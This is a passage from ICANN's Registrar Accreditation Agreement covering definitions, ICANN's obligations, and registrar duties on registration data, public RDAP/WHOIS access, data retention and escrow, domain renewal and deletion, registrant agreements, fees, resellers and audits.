1.29 “Specifications and/or Policies” include Consensus Policies, Specifications (such as the RDDS Accuracy Program Specification) referenced in this Agreement, and any amendments, policies, procedures, or programs specifically contemplated by this Agreement or authorized by ICANN’s Bylaws.

1.30 “Term of this Agreement” begins on the Effective Date and continues to the earlier of (a) the Expiration Date, or (b) termination of this Agreement.

1.31 “Total Registered Names Under Management” means the total number of Registered Names sponsored by all Applicable Registrars as reflected in the latest monthly reports submitted to ICANN by Registrars.

1.32 “WHOIS Accuracy Program Specification” refers to the RDDS Accuracy Program Specification and is included in this Section 1 for purposes of external documents linking to this Agreement using this definition.

1.33 “Working Group” means representatives of the Applicable Registrars and other members of the community that the Registrar Stakeholder Group appoints, from time to time, to serve as a working group to consult on amendments to the Applicable Registrar Agreements (excluding bilateral amendments pursuant to Section 6.9).

## **2. ICANN OBLIGATIONS.**

2.1 Accreditation. During the Term of this Agreement and subject to the terms and conditions of this Agreement, Registrar is hereby Accredited by ICANN to act as a registrar (including to insert and renew registration of Registered Names in the Registry Database) for gTLDs.

2.2 Registrar Use of ICANN Name, Website and Trademarks. ICANN hereby grants to Registrar a non-exclusive, worldwide, royalty-free license during the Term of this Agreement (a) to state that it is Accredited by ICANN as a registrar for gTLDs, and (b) to link to pages and documents within the ICANN website. Subject to the terms and conditions set forth in the Logo License Specification attached hereto, ICANN hereby grants to Registrar a non-exclusive, worldwide right and license to use the Trademarks (as defined in the Logo License Specification). No other use of ICANN's name, website or Trademarks is licensed hereby. This license may not be assigned or sublicensed by Registrar to any other party, including, without limitation, any Affiliate of Registrar or any Reseller.

2.3 General Obligations of ICANN. With respect to all matters that impact the rights, obligations, or role of Registrar, ICANN shall during the Term of this Agreement:

- 2.3.1 exercise its responsibilities in an open and transparent manner;
- 2.3.2 not unreasonably restrain competition and, to the extent feasible, promote and encourage robust competition;
- 2.3.3 not apply standards, policies, procedures or practices arbitrarily, unjustifiably, or inequitably and not single out Registrar for disparate treatment unless justified by substantial and reasonable cause; and
- 2.3.4 ensure, through its reconsideration and independent review policies, adequate appeal procedures for Registrar, to the extent it is adversely affected by ICANN standards, policies, procedures or practices.

2.4 Use of ICANN Accredited Registrars. In order to promote competition in the registration of domain names, and in recognition of the value that ICANN-Accredited registrars bring to the Internet community, ICANN has ordinarily required gTLD registries under contract with ICANN to use ICANN-Accredited registrars, and ICANN will during the course of this agreement abide by any ICANN adopted Specifications or Policies requiring the use of ICANN-Accredited registrars by gTLD registries.

### **3. REGISTRAR OBLIGATIONS.**

3.1 Obligations to Provide Registrar Services. During the Term of this Agreement, Registrar agrees that it will operate as a registrar for one or more gTLDs in accordance with this Agreement.

3.2 Submission of Registered Name Holder Data to Registry. During the Term of this Agreement:

- 3.2.1 As part of its registration of Registered Names in a gTLD, Registrar shall submit to, or shall place in the Registry Database operated by, the Registry Operator for the gTLD the following data elements:
  - 3.2.1.1 The name of the Registered Name being registered;
  - 3.2.1.2 The IP addresses of the primary nameserver and secondary nameserver(s) for the Registered Name;
  - 3.2.1.3 The corresponding names of those nameservers;
  - 3.2.1.4 Unless automatically generated by the registry system, the identity of Registrar;
  - 3.2.1.5 Unless automatically generated by the registry system, the expiration date of the registration; and

3.2.1.6 Any other data the Registry Operator requires be submitted to it.

The agreement between the Registry Operator of a gTLD and Registrar may, if approved by ICANN in writing, state alternative required data elements applicable to that gTLD, in which event, the alternative required data elements shall replace and supersede Subsections 3.2.1.1 through 3.2.1.6 stated above for all purposes under this Agreement but only with respect to that particular gTLD. When seeking approval for alternative required data elements, the data elements set forth in Subsections 3.2.1.1 through 3.2.1.6 should be considered suggested minimum requirements.

3.2.2 Within seven (7) days after receiving any updates from the Registered Name Holder to the data elements listed in Subsections 3.2.1.2, 3.1.2.3, and 3.2.1.6 for any Registered Name that Registrar sponsors, Registrar shall submit the updated data elements to, or shall place those elements in the Registry Database operated by, the relevant Registry Operator.

3.2.3 In order to allow reconstitution of the Registry Database in the event of an otherwise unrecoverable technical failure or a change in the designated Registry Operator, within ten (10) days of any such request by ICANN, Registrar shall submit an electronic database containing the data elements listed in Subsections 3.2.1.1 through 3.2.1.6 for all active records in the registry sponsored by Registrar, in a format specified by ICANN, to the Registry Operator for the appropriate gTLD.

3.3 Public Access to Data on Registered Names. During the Term of this Agreement:

3.3.1 At its expense, Registrar shall provide an RDAP Directory Service (as defined in the RDDS Specification) (accessible via both IPv4 and IPv6) providing free public query-based access to up-to-date (i.e., updated at least daily) data concerning all active Registered Names sponsored by Registrar in any gTLD. Until otherwise specified by a Consensus Policy, such data shall consist of the following elements as contained in Registrar's database:

3.3.1.1 The name of the Registered Name;

3.3.1.2 The names of the primary nameserver and secondary nameserver(s) for the Registered Name;

3.3.1.3 The identity of Registrar (which may be provided through Registrar's website);

3.3.1.4 The original creation date of the registration;

3.3.1.5 The expiration date of the registration;

3.3.1.6 The name and postal address of the Registered Name Holder;

3.3.1.7 The name, postal address, e-mail address, voice telephone number, and (where available) fax number of the technical contact for the Registered Name; and

3.3.1.8 The name, postal address, e-mail address, voice telephone number, and (where available) fax number of the administrative contact for the Registered Name.

The agreement between the Registry Operator of a gTLD and Registrar may, if approved by ICANN in writing, state alternative required data elements applicable to that gTLD, in which event, the alternative required data elements shall replace and supersede Subsections 3.3.1.1 through 3.3.1.8 stated above for all purposes under this Agreement but only with respect to that particular gTLD.

3.3.2 Upon receiving any updates to the data elements listed in Subsections 3.3.1.2, 3.3.1.3, and 3.3.1.5 through 3.3.1.8 from the Registered Name Holder, Registrar shall promptly update its database used to provide the public access described in Subsection 3.3.1.

3.3.3 Registrar may subcontract its obligation to provide the public access described in Subsection 3.3.1 and the updating described in Subsection 3.3.2, provided that Registrar shall remain fully responsible for the proper provision of the access and updating.

3.3.4 Registrar shall abide by any Consensus Policy that requires registrars to cooperatively implement a distributed capability that provides query-based RDDS search functionality across all registrars. If the RDDS service implemented by registrars does not in a reasonable time provide reasonably robust, reliable, and convenient access to accurate and up-to-date data, Registrar shall abide by any Consensus Policy requiring Registrar, if reasonably determined by ICANN to be necessary (considering such possibilities as remedial action by specific registrars), to supply data from Registrar's database to facilitate the development of a centralized RDDS database for the purpose of providing comprehensive Registrar RDDS search capability.

3.3.5 In providing query-based public access to registration data as required by Subsections 3.3.1 and 3.3.4, Registrar shall not impose terms and conditions on use of the data provided, except as permitted by any Specification or Policy established by ICANN. Unless and until ICANN establishes a different Consensus Policy, Registrar shall permit use of data it provides in response to queries for any lawful purposes except to: (a) allow, enable, or otherwise support the transmission by e-mail, telephone, postal mail, facsimile or other means of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of any Registry Operator or ICANN-

Accredited registrar, except as reasonably necessary to register domain names or modify existing registrations.

3.3.6 In the event that ICANN determines, following analysis of economic data by an economist(s) retained by ICANN (which data has been made available to Registrar), that an individual or entity is able to exercise market power with respect to registrations or with respect to registration data used for development of value-added products and services by third parties, Registrar shall provide third-party bulk access to the data subject to public access under Subsection 3.3.1 under the following terms and conditions:

3.3.6.1 Registrar shall make a complete electronic copy of the data available at least one (1) time per week for download by third parties who have entered into a bulk access agreement with Registrar.

3.3.6.2 Registrar may charge an annual fee, not to exceed US\$10,000, for such bulk access to the data.

3.3.6.3 Registrar's access agreement shall require the third party to agree not to use the data to allow, enable, or otherwise support any marketing activities, regardless of the medium used. Such media include but are not limited to e-mail, telephone, facsimile, postal mail, SMS, and wireless alerts.

3.3.6.4 Registrar's access agreement shall require the third party to agree not to use the data to enable high-volume, automated, electronic processes that send queries or data to the systems of any Registry Operator or ICANN-Accredited registrar, except as reasonably necessary to register domain names or modify existing registrations.

3.3.6.5 Registrar's access agreement must require the third party to agree not to sell or redistribute the data except insofar as it has been incorporated by the third party into a value-added product or service that does not permit the extraction of a substantial portion of the bulk data from the value-added product or service for use by other parties.

3.3.7 To comply with applicable statutes and regulations and for other reasons, ICANN may adopt a Consensus Policy establishing limits (a) on the Personal Data concerning Registered Names that Registrar may make available to the public through a public-access service described in this Subsection 3.3 and (b) on the manner in which Registrar may make such data available. Registrar shall comply with any such Consensus Policy.

3.3.8 Registrar shall meet or exceed the requirements set forth in the RDDS Specification.

3.3.9 Until the WHOIS Services Sunset Date (as defined in the RDDS Specification), Registrar shall, at its expense, provide web-based WHOIS and, with respect to any



gTLD operating a “thin” registry, a port 43 WHOIS service (each accessible via both IPv4 and IPv6) providing free public query-based access to up-to-date (i.e., updated at least daily) data concerning all active Registered Names sponsored by Registrar in any gTLD. Until otherwise specified by a Consensus Policy or a Temporary Policy, such data shall consist of at least the elements described in Subsection 3.3.1.1 through 3.3.1.8 as contained in Registrar’s database and in the format set forth in Subsection 1.4 of the RDDS Specification.

3.4 Retention of Registered Name Holder and Registration Data.

3.4.1 For each Registered Name sponsored by Registrar within a gTLD, Registrar shall collect and securely maintain, in its own electronic database, as updated from time to time:

3.4.1.1 the data specified in the Data Retention Specification attached hereto for the period specified therein;

3.4.1.2 The data elements listed in Subsections 3.3.1.1 through 3.3.1.8;

3.4.1.3 the name and (where available) postal address, e-mail address, voice telephone number, and fax number of the billing contact;

3.4.1.4 any other Registry Data that Registrar has submitted to the Registry Operator or placed in the Registry Database under Subsection 3.2; and

3.4.1.5 the name, postal address, e-mail address, and voice telephone number provided by the customer of any privacy service or licensee of any proxy registration service, in each case, offered or made available by Registrar or its Affiliates in connection with each registration. Effective on the date that ICANN fully implements a Proxy Accreditation Program established in accordance with Section 3.14, the obligations under this Section 3.4.1.5 will cease to apply as to any specific category of data (such as postal address) that is expressly required to be retained by another party in accordance with such Proxy Accreditation Program.

3.4.2 During the Term of this Agreement and for two (2) years thereafter, Registrar (itself or by its agent(s)) shall maintain the following records relating to its dealings with the Registry Operator(s) and Registered Name Holders:

3.4.2.1 In electronic form, the submission date and time, and the content, of all registration data (including updates) submitted in electronic form to the Registry Operator(s);

3.4.2.2 In electronic, paper, or microfilm form, all written communications constituting registration applications, confirmations, modifications, or terminations and related correspondence with Registered Name Holders, including registration contracts; and

3.4.2.3 In electronic form, records of the accounts of all Registered Name Holders with Registrar.

3.4.3 During the Term of this Agreement and for two (2) years thereafter, Registrar shall make the data, information and records specified in this Section 3.4 available for inspection and copying by ICANN upon reasonable notice. In addition, upon reasonable notice and request from ICANN, Registrar shall deliver copies of such data, information and records to ICANN in respect to limited transactions or circumstances that may be the subject of a compliance-related inquiry; provided, however, that such obligation shall not apply to requests for copies of Registrar's entire database or transaction history. Such copies are to be provided at Registrar's expense. In responding to ICANN's request for delivery of electronic data, information and records, Registrar may submit such information in a format reasonably convenient to Registrar and acceptable to ICANN so as to minimize disruption to Registrar's business. In the event Registrar believes that the provision of any such data, information or records to ICANN would violate applicable law or any legal proceedings, ICANN and Registrar agree to discuss in good faith whether appropriate limitations, protections, or alternative solutions can be identified to allow the production of such data, information or records in complete or redacted form, as appropriate. ICANN shall not disclose the content of such data, information or records except as expressly required by applicable law, any legal proceeding or Specification or Policy.

3.4.4 Notwithstanding any other requirement in this Agreement or the Data Retention Specification, Registrar shall not be obligated to maintain records relating to a domain registration beginning on the date two (2) years following the domain registration's deletion or transfer away to a different registrar.

3.5 Rights in Data. Registrar disclaims all rights to exclusive ownership or use of the data elements listed in Subsections 3.2.1.1 through 3.2.1.3 for all Registered Names submitted by Registrar to the Registry Database for, or sponsored by Registrar in, each gTLD for which it is Accredited. Registrar does not disclaim rights in the data elements listed in Subsections 3.2.1.4 through 3.2.1.6 and Subsections 3.3.1.3 through 3.3.1.8 concerning active Registered Names sponsored by it in each gTLD for which it is Accredited, and agrees to grant non-exclusive, irrevocable, royalty-free licenses to make use of and disclose the data elements listed in Subsections 3.2.1.4 through 3.2.1.6 and 3.3.1.3 through 3.3.1.8 for the purpose of providing a service or services (such as a RDDS service under Subsection 3.3.4) providing interactive, query-based public access. Upon a change in sponsorship from Registrar of any Registered Name in each gTLD for which it is Accredited, Registrar acknowledges that the registrar gaining sponsorship shall have the rights of an owner to the data elements listed in Subsections 3.2.1.4 through 3.2.1.6 and 3.3.1.3 through 3.3.1.8 concerning that Registered Name, with Registrar also retaining the rights of an owner in that data. Nothing in this Subsection prohibits Registrar from (1) restricting bulk public access to data elements in a manner consistent with this Agreement and any Specifications or Policies or (2) transferring rights it claims in data elements subject to the provisions of this Subsection 3.5.

3.6 Data Escrow. During the Term of this Agreement, on a schedule, under the terms, and in the format specified by ICANN, Registrar shall submit an electronic copy of the data described in Subsections 3.4.1.2 through 3.4.1.5 to ICANN or, at Registrar's election and at its expense, to a reputable escrow agent mutually approved by Registrar and ICANN, such approval also not to be unreasonably withheld by either party. The data shall be held under an agreement among Registrar, ICANN, and the escrow agent (if any) providing that (1) the data shall be received and held in escrow, with no use other than verification that the deposited data is complete, consistent, and in proper format, until released to ICANN; (2) the data shall be released from escrow upon expiration without renewal or termination of this Agreement; and (3) ICANN's rights under the escrow agreement shall be assigned with any assignment of this Agreement. The escrow shall provide that in the event the escrow is released under this Subsection, ICANN (or its assignee) shall have a non-exclusive, irrevocable, royalty-free license to exercise (only for transitional purposes) or have exercised all rights necessary to provide Registrar Services.

3.7 Business Dealings, Including with Registered Name Holders.

3.7.1 In the event ICANN adopts a Specification or Policy that is supported by a consensus of ICANN-Accredited registrars as reflected in the Registrar Stakeholder Group (or any successor group), establishing or approving a Code of Conduct for ICANN-Accredited registrars, Registrar shall abide by that Code of Conduct.

3.7.2 Registrar shall abide by applicable laws and governmental regulations.

3.7.3 Registrar shall not represent to any actual or potential Registered Name Holder that Registrar enjoys access to a registry for which Registrar is Accredited that is superior to that of any other registrar Accredited for that registry.

3.7.4 Registrar shall not activate any Registered Name unless and until it is satisfied that it has received a reasonable assurance of payment of its registration fee. For this purpose, a charge to a credit card, general commercial terms extended to creditworthy customers, or other mechanism providing a similar level of assurance of payment shall be sufficient, provided that the obligation to pay becomes final and non-revocable by the Registered Name Holder upon activation of the registration.

3.7.5 At the conclusion of the registration period, failure by or on behalf of the Registered Name Holder to consent that the registration be renewed within the time specified in a second notice or reminder shall, in the absence of extenuating circumstances, result in cancellation of the registration by the end of the auto-renew grace period (although Registrar may choose to cancel the name earlier).

3.7.5.1 Extenuating circumstances are defined as: UDRP action, valid court order, failure of a Registrar's renewal process (which does not include failure of a registrant to respond), the domain name is used by a nameserver that provides DNS service to third-parties (additional time may be required to migrate the records managed by the nameserver), the registrant is subject to

bankruptcy proceedings, payment dispute (where a registrant claims to have paid for a renewal, or a discrepancy in the amount paid), billing dispute (where a registrant disputes the amount on a bill), domain name subject to litigation in a court of competent jurisdiction, or other circumstance as approved specifically by ICANN.

3.7.5.2 Where Registrar chooses, under extenuating circumstances, to renew a domain name without the explicit consent of the registrant, the registrar must maintain a record of the extenuating circumstances associated with renewing that specific domain name for inspection by ICANN consistent with clauses 3.4.2 and 3.4.3 of this registrar accreditation agreement.

3.7.5.3 In the absence of extenuating circumstances (as defined in Section 3.7.5.1 above), a domain name must be deleted within 45 days of either the registrar or the registrant terminating a registration agreement.

3.7.5.4 Registrar shall provide notice to each new registrant describing the details of their deletion and auto-renewal policy including the expected time at which a non-renewed domain name would be deleted relative to the domain's expiration date, or a date range not to exceed ten (10) days in length. If a registrar makes any material changes to its deletion policy during the period of the registration agreement, it must make at least the same effort to inform the registrant of the changes as it would to inform the registrant of other material changes to the registration agreement (as defined in clause 3.7.7 of the registrars accreditation agreement).

3.7.5.5 If Registrar operates a website for domain name registration or renewal, details of Registrar's deletion and auto-renewal policies must be clearly displayed on the website.

3.7.5.6 If Registrar operates a website for domain registration or renewal, it should state, both at the time of registration and in a clear place on its website, any fee charged for the recovery of a domain name during the Redemption Grace Period.

3.7.5.7 In the event that a domain which is the subject of a UDRP dispute is deleted or expires during the course of the dispute, the complainant in the UDRP dispute will have the option to renew or restore the name under the same commercial terms as the registrant. If the complainant renews or restores the name, the name will be placed in Registrar HOLD and Registrar LOCK status, the RDDS contact information for the registrant will be removed, and the RDDS entry will indicate that the name is subject to dispute. If the complaint is terminated, or the UDRP dispute finds against the complainant, the name will be deleted within 45 days. The registrant retains the right under the existing redemption grace period provisions to recover

the name at any time during the Redemption Grace Period, and retains the right to renew the name before it is deleted.

3.7.6 Registrar shall not insert or renew any Registered Name in any gTLD registry in a manner contrary to (i) any Consensus Policy stating a list or specification of excluded Registered Names that is in effect at the time of insertion or renewal, or (ii) any list of names to be reserved from registration as required by the specific Registry Operator for which Registrar is providing Registrar Services.

3.7.7 Registrar shall require all Registered Name Holders to enter into an electronic or paper registration agreement with Registrar including at least the provisions set forth in Subsections 3.7.7.1 through 3.7.7.12, and which agreement shall otherwise set forth the terms and conditions applicable to the registration of a domain name sponsored by Registrar. The Registered Name Holder with whom Registrar enters into a registration agreement must be a person or legal entity other than Registrar, provided that Registrar may be the Registered Name Holder for domains registered for the purpose of conducting its Registrar Services, in which case Registrar shall submit to the provisions set forth in Subsections 3.7.7.1 through 3.7.7.12 and shall be responsible to ICANN for compliance with all obligations of the Registered Name Holder as set forth in this Agreement and Specifications and Policies. Registrar shall use commercially reasonable efforts to enforce compliance with the provisions of the registration agreement between Registrar and any Registered Name Holder that relate to implementing the requirements of Subsections 3.7.7.1 through 3.7.7.12 or any Consensus Policy.

3.7.7.1 The Registered Name Holder shall provide to Registrar accurate and reliable contact details and correct and update them within seven (7) days of any change during the term of the Registered Name registration, including: the full name, postal address, e-mail address, voice telephone number, and fax number if available of the Registered Name Holder; name of authorized person for contact purposes in the case of an Registered Name Holder that is an organization, association, or corporation; and the data elements listed in Subsections 3.3.1.2, 3.3.1.7 and 3.3.1.8.

3.7.7.2 A Registered Name Holder's willful provision of inaccurate or unreliable information, its willful failure to update information provided to Registrar within seven (7) days of any change, or its failure to respond for over fifteen (15) days to inquiries by Registrar concerning the accuracy of contact details associated with the Registered Name Holder's registration shall constitute a material breach of the Registered Name Holder-registrar contract and be a basis for suspension and/or cancellation of the Registered Name registration.

3.7.7.3 Any Registered Name Holder that intends to license use of a domain name to a third party is nonetheless the Registered Name Holder of record and is responsible for providing its own full contact information and for

providing and updating accurate technical and administrative contact information adequate to facilitate timely resolution of any problems that arise in connection with the Registered Name. A Registered Name Holder licensing use of a Registered Name according to this provision shall accept liability for harm caused by wrongful use of the Registered Name, unless it discloses the current contact information provided by the licensee and the identity of the licensee within seven (7) days to a party providing the Registered Name Holder reasonable evidence of actionable harm.

3.7.7.4 Registrar shall provide notice to each new or renewed Registered Name Holder stating:

3.7.7.4.1 The purposes for which any Personal Data collected from the applicant are intended;

3.7.7.4.2 The intended recipients or categories of recipients of the data (including the Registry Operator and others who will receive the data from Registry Operator);

3.7.7.4.3 Which data are obligatory and which data, if any, are voluntary; and

3.7.7.4.4 How the Registered Name Holder or data subject can access and, if necessary, rectify the data held about them.

3.7.7.5 The Registered Name Holder shall consent to the data processing referred to in Subsection 3.7.7.4.

3.7.7.6 The Registered Name Holder shall represent that notice has been provided equivalent to that described in Subsection 3.7.7.4 to any third-party individuals whose Personal Data are supplied to Registrar by the Registered Name Holder, and that the Registered Name Holder has obtained consent equivalent to that referred to in Subsection 3.7.7.5 of any such third-party individuals.

3.7.7.7 Registrar shall agree that it will not process the Personal Data collected from the Registered Name Holder in a way incompatible with the purposes and other limitations about which it has provided notice to the Registered Name Holder in accordance with Subsection 3.7.7.4 above.

3.7.7.8 Registrar shall agree that it will take reasonable precautions to protect Personal Data from loss, misuse, unauthorized access or disclosure, alteration, or destruction.

3.7.7.9 The Registered Name Holder shall represent that, to the best of the Registered Name Holder's knowledge and belief, neither the registration of

the Registered Name nor the manner in which it is directly or indirectly used infringes the legal rights of any third party.

3.7.7.10 For the adjudication of disputes concerning or arising from use of the Registered Name, the Registered Name Holder shall submit, without prejudice to other potentially applicable jurisdictions, to the jurisdiction of the courts (1) of the Registered Name Holder's domicile and (2) where Registrar is located.

3.7.7.11 The Registered Name Holder shall agree that its registration of the Registered Name shall be subject to suspension, cancellation, or transfer pursuant to any Specification or Policy, or pursuant to any registrar or registry procedure not inconsistent with any Specification or Policy, (1) to correct mistakes by Registrar or the Registry Operator in registering the name or (2) for the resolution of disputes concerning the Registered Name.

3.7.7.12 The Registered Name Holder shall indemnify and hold harmless the Registry Operator and its directors, officers, employees, and agents from and against any and all claims, damages, liabilities, costs, and expenses (including reasonable legal fees and expenses) arising out of or related to the Registered Name Holder's domain name registration.

3.7.8 Registrar shall comply with the obligations specified in the RDDS Accuracy Program Specification. In addition, notwithstanding anything in the RDDS Accuracy Program Specification to the contrary, Registrar shall abide by any Consensus Policy requiring reasonable and commercially practicable (a) verification, at the time of registration, of contact information associated with a Registered Name sponsored by Registrar or (b) periodic re-verification of such information. Registrar shall, upon notification by any person of an inaccuracy in the contact information associated with a Registered Name sponsored by Registrar, take reasonable steps to investigate that claimed inaccuracy. In the event Registrar learns of inaccurate contact information associated with a Registered Name it sponsors, it shall take reasonable steps to correct that inaccuracy.

3.7.9 Registrar shall abide by any Consensus Policy prohibiting or restricting warehousing of or speculation in domain names by registrars.

3.7.10 Registrar shall publish on its website(s) and/or provide a link to the Registrants' Benefits and Responsibilities Specification attached hereto and shall not take any action inconsistent with the corresponding provisions of this Agreement or applicable law.

3.7.11 Registrar shall make available a description of the customer service handling processes available to Registered Name Holders regarding Registrar Services, including a description of the processes for submitting complaints and resolving disputes regarding the Registrar Services.

3.7.12 Nothing in this Agreement prescribes or limits the amount Registrar may charge Registered Name Holders for registration of Registered Names.

3.8 Domain-Name Dispute Resolution. During the Term of this Agreement, Registrar shall have in place a policy and procedures for resolution of disputes concerning Registered Names. Until ICANN adopts an alternative Consensus Policy or other Specification or Policy with respect to the resolution of disputes concerning Registered Names, Registrar shall comply with the Uniform Domain Name Dispute Resolution Policy (“UDRP”) identified on ICANN's website (<https://www.icann.org/consensus-policies>), as may be modified from time to time. Registrar shall also comply with the Uniform Rapid Suspension (“URS”) procedure or its replacement, as well as with any other applicable dispute resolution procedure as required by a Registry Operator for which Registrar is providing Registrar Services.

3.9 Accreditation Fees. As a condition of Accreditation, Registrar shall pay Accreditation fees to ICANN. These fees consist of yearly and variable fees.

3.9.1 Registrar shall pay ICANN a yearly Accreditation fee in an amount established by the ICANN Board of Directors, in conformity with ICANN's bylaws and articles of incorporation. This yearly Accreditation fee shall not exceed US\$4,000. Payment of the yearly fee shall be due within thirty (30) days after invoice from ICANN, provided that Registrar may elect to pay the yearly fee in four (4) equal quarterly installments.

3.9.2 Registrar shall pay the variable Accreditation fees established by the ICANN Board of Directors, in conformity with ICANN's bylaws and articles of incorporation, provided that in each case such fees are reasonably allocated among all registrars that contract with ICANN and that any such fees must be expressly approved by registrars accounting, in the aggregate, for payment of two-thirds of all registrar-level fees. Registrar shall pay such fees in a timely manner for so long as all material terms of this Agreement remain in full force and effect, and notwithstanding the pendency of any dispute between Registrar and ICANN.

3.9.3 For any payments thirty (30) days or more overdue, Registrar shall pay interest on late payments at the rate of 1.5% per month or, if less, the maximum rate permitted by applicable law from later of the date of the invoice or the date the invoice is sent pursuant to Section 7.6 of this Agreement. On reasonable notice given by ICANN to Registrar, accountings submitted by Registrar shall be subject to verification by an audit of Registrar's books and records by an independent third-party designated by ICANN that shall preserve the confidentiality of such books and records (other than its findings as to the accuracy of, and any necessary corrections to, the accountings).

3.9.4 The Accreditation fees due under this Agreement are exclusive of tax. All taxes, duties, fees and other governmental charges of any kind (including sales, turnover, services, use and value-added taxes) that are imposed by or under the



authority of any government or any political subdivision thereof on the Accreditation fees for any services, software and/or hardware shall be borne by Registrar and shall not be considered a part of, a deduction from, or an offset against such Accreditation fees. All payments due to ICANN shall be made without any deduction or withholding on account of any tax, duty, charge, or penalty except as required by applicable law, in which case, the sum payable by Registrar from which such deduction or withholding is to be made shall be increased to the extent necessary to ensure that, after making such deduction or withholding, ICANN receives (free from any liability with respect thereof) a net sum equal to the sum it would have received but for such deduction or withholding being required.

3.10 Insurance. Registrar shall maintain in force commercial general liability insurance or similar liability insurance as specified by ICANN with policy limits of at least US\$500,000 covering liabilities arising from Registrar's registrar business during the Term of this Agreement.

3.11 Obligations of Registrars under common controlling interest. Registrar shall be in breach of this Agreement if:

3.11.1 ICANN terminates an Affiliated Registrar's accreditation agreement with ICANN (an "Affiliate Termination");

3.11.2 Affiliated Registrar has not initiated arbitration challenging ICANN's right to terminate the Affiliated Registrar's accreditation agreement under Section 5.8 of this Agreement, or has initiated such arbitration and has not prevailed;

3.11.3 the Affiliate Termination was the result of misconduct that materially harmed consumers or the public interest;

3.11.4 a second Affiliated Registrar has pursued, after the Affiliate Termination, the same course of conduct that resulted in the Affiliate Termination; and

3.11.5 ICANN has provided Registrar with written notice that it intends to assert the provisions of this Section 3.11 with respect to Registrar, which notice shall identify in reasonable detail the factual basis for such assertion, and Registrar has failed to cure the impugned conduct within fifteen (15) days of such notice.

3.12 Obligations Related to Provision of Registrar Services by Third Parties. Registrar is responsible for the provision of Registrar Services for all Registered Names that Registrar sponsors being performed in compliance with this Agreement, regardless of whether the Registrar Services are provided by Registrar or a third party, including a Reseller. Registrar must enter into written agreements with all of its Resellers that enable Registrar to comply with and perform all of its obligations under this Agreement. In addition, Registrar must ensure that:

3.12.1 Its Resellers do not display the ICANN or ICANN-Accredited Registrar logo, or otherwise represent themselves as Accredited by ICANN, unless they have written permission from ICANN to do so.

3.12.2 Any registration agreement used by reseller shall include all registration agreement provisions and notices required by the ICANN Registrar Accreditation Agreement and any ICANN Consensus Policies, and shall identify the sponsoring registrar or provide a means for identifying the sponsoring registrar, such as a link to the ICANN Registration data lookup tool (<https://lookup.icann.org>).

3.12.3 Its Resellers identify the sponsoring registrar upon inquiry from the customer.

3.12.4 Its Resellers comply with any ICANN-adopted Specification or Policy that establishes a program for accreditation of individuals or entities who provide proxy and privacy registration services (a "Proxy Accreditation Program"). Among other features, the Proxy Accreditation Program may require that: (i) proxy and privacy registration services may only be provided in respect of domain name registrations by individuals or entities Accredited by ICANN pursuant to such Proxy Accreditation Program; and (ii) Registrar shall prohibit Resellers from knowingly accepting registrations from any provider of proxy and privacy registration services that is not Accredited by ICANN pursuant the Proxy Accreditation Program. Until such time as the Proxy Accreditation Program is established, Registrar shall require Resellers to comply with the Specification on Privacy and Proxy Registrations attached hereto.

3.12.5 Its Resellers' customers are provided with a link to an ICANN webpage detailing registrant educational information, as detailed in subsection 3.16 below.

3.12.6 In the event Registrar learns that a Reseller is causing Registrar to be in breach of any of the provisions of this Agreement, Registrar shall take reasonable steps to enforce its agreement with such Reseller so as to cure and prevent further instances of non-compliance.

3.12.7 Its Resellers shall publish on their website(s) and/or provide a link to the Registrants' Benefits and Responsibilities Specification attached hereto and shall not take any action inconsistent with the corresponding provisions of this Agreement or applicable law.

Registrar shall use commercially reasonable efforts to enforce compliance with the provisions of the agreement between Registrar and any Reseller that relate to the provisions of Registrar Services.

3.13 Registrar Training. Registrar's primary contact as identified in Subsection 7.6 below or designee (so long as the designee is employed by Registrar or an Affiliated Registrar) shall complete a training course covering registrar obligations under ICANN policies and agreements. The course will be provided by ICANN at no expense to Registrar, and shall be available in an online format.

3.14 Obligations Related to Proxy and Privacy Services. Registrar agrees to comply with any ICANN-adopted Specification or Policy that establishes a Proxy Accreditation Program. Registrar also agrees to reasonably cooperate with ICANN in the development of such program. Until such time as the Proxy Accreditation Program is established, Registrar agrees to comply with the Specification on Privacy and Proxy Registrations attached hereto.

3.15 Registrar Self-Assessment and Audits. Registrar shall complete and deliver to ICANN on a schedule and in the form specified by ICANN from time to time in consultation with registrars a Registrar self-assessment. Registrar shall complete and deliver to ICANN within twenty (20) days following the end of each calendar year, in a form specified by ICANN a certificate executed by the president, chief executive officer, chief financial officer or chief operating officer (or their equivalents) of Registrar certifying compliance with the terms and conditions of this Agreement. ICANN may from time to time (not to exceed twice per calendar year) conduct, or engage a third party to conduct on its behalf, contractual compliance audits to assess compliance by Registrar with the terms and conditions of this Agreement. Any audits pursuant to this Section 3.15 shall be tailored to achieve the purpose of assessing compliance, and ICANN will (a) give reasonable advance notice of any such audit, which notice shall specify in reasonable detail the categories of documents, data and other information requested by ICANN, and (b) use commercially reasonable efforts to conduct such audit in such a manner as to not unreasonably disrupt the operations of Registrar. As part of such audit and upon request by ICANN, Registrar shall timely provide all responsive documents, data and any other information necessary to demonstrate Registrar's compliance with this Agreement. Upon no less than ten (10) days' notice (unless otherwise agreed to by Registrar), ICANN may, as part of any contractual compliance audit, conduct site visits during regular business hours to assess compliance by Registrar with the terms and conditions of this Agreement. ICANN shall not disclose Registrar confidential information gathered through such audits except as required by applicable law, legal proceedings, or as expressly permitted by any Specification or Policy (including ICANN's Documentary Information Disclosure Policy, as such policy may be amended from time to time); provided, however, that, except as required by applicable law or legal proceedings, ICANN shall not release any information that Registrar has marked as, or has otherwise designated in writing to ICANN as, a "confidential trade secret," "confidential commercial information" or "confidential financial information" of Registrar. If any applicable law, legal proceeding or Specification or Policy permits such disclosure, ICANN will provide Registrar no less than fifteen (15) days' notice of its intent to disclose such information, unless such notice is prohibited by law or legal proceeding. Such notice shall include to whom and in what manner ICANN plans to disclose such information.

3.16 Link to Registrant Educational Information. ICANN has published an educational webpage summarizing the terms of the Registrar Accreditation Agreement and related Consensus Policies (as of the date of this Agreement, located at: <https://www.icann.org/resources/pages/benefits-2013-09-16-en>). Registrar shall provide a link to such webpage on any website it may operate for domain name registration or renewal clearly displayed to its Registered Name Holders at least as clearly as its links to

policies or notifications required to be displayed under ICANN Consensus Policies. ICANN may, in consultation with registrars, update the content and/or URL for this website.

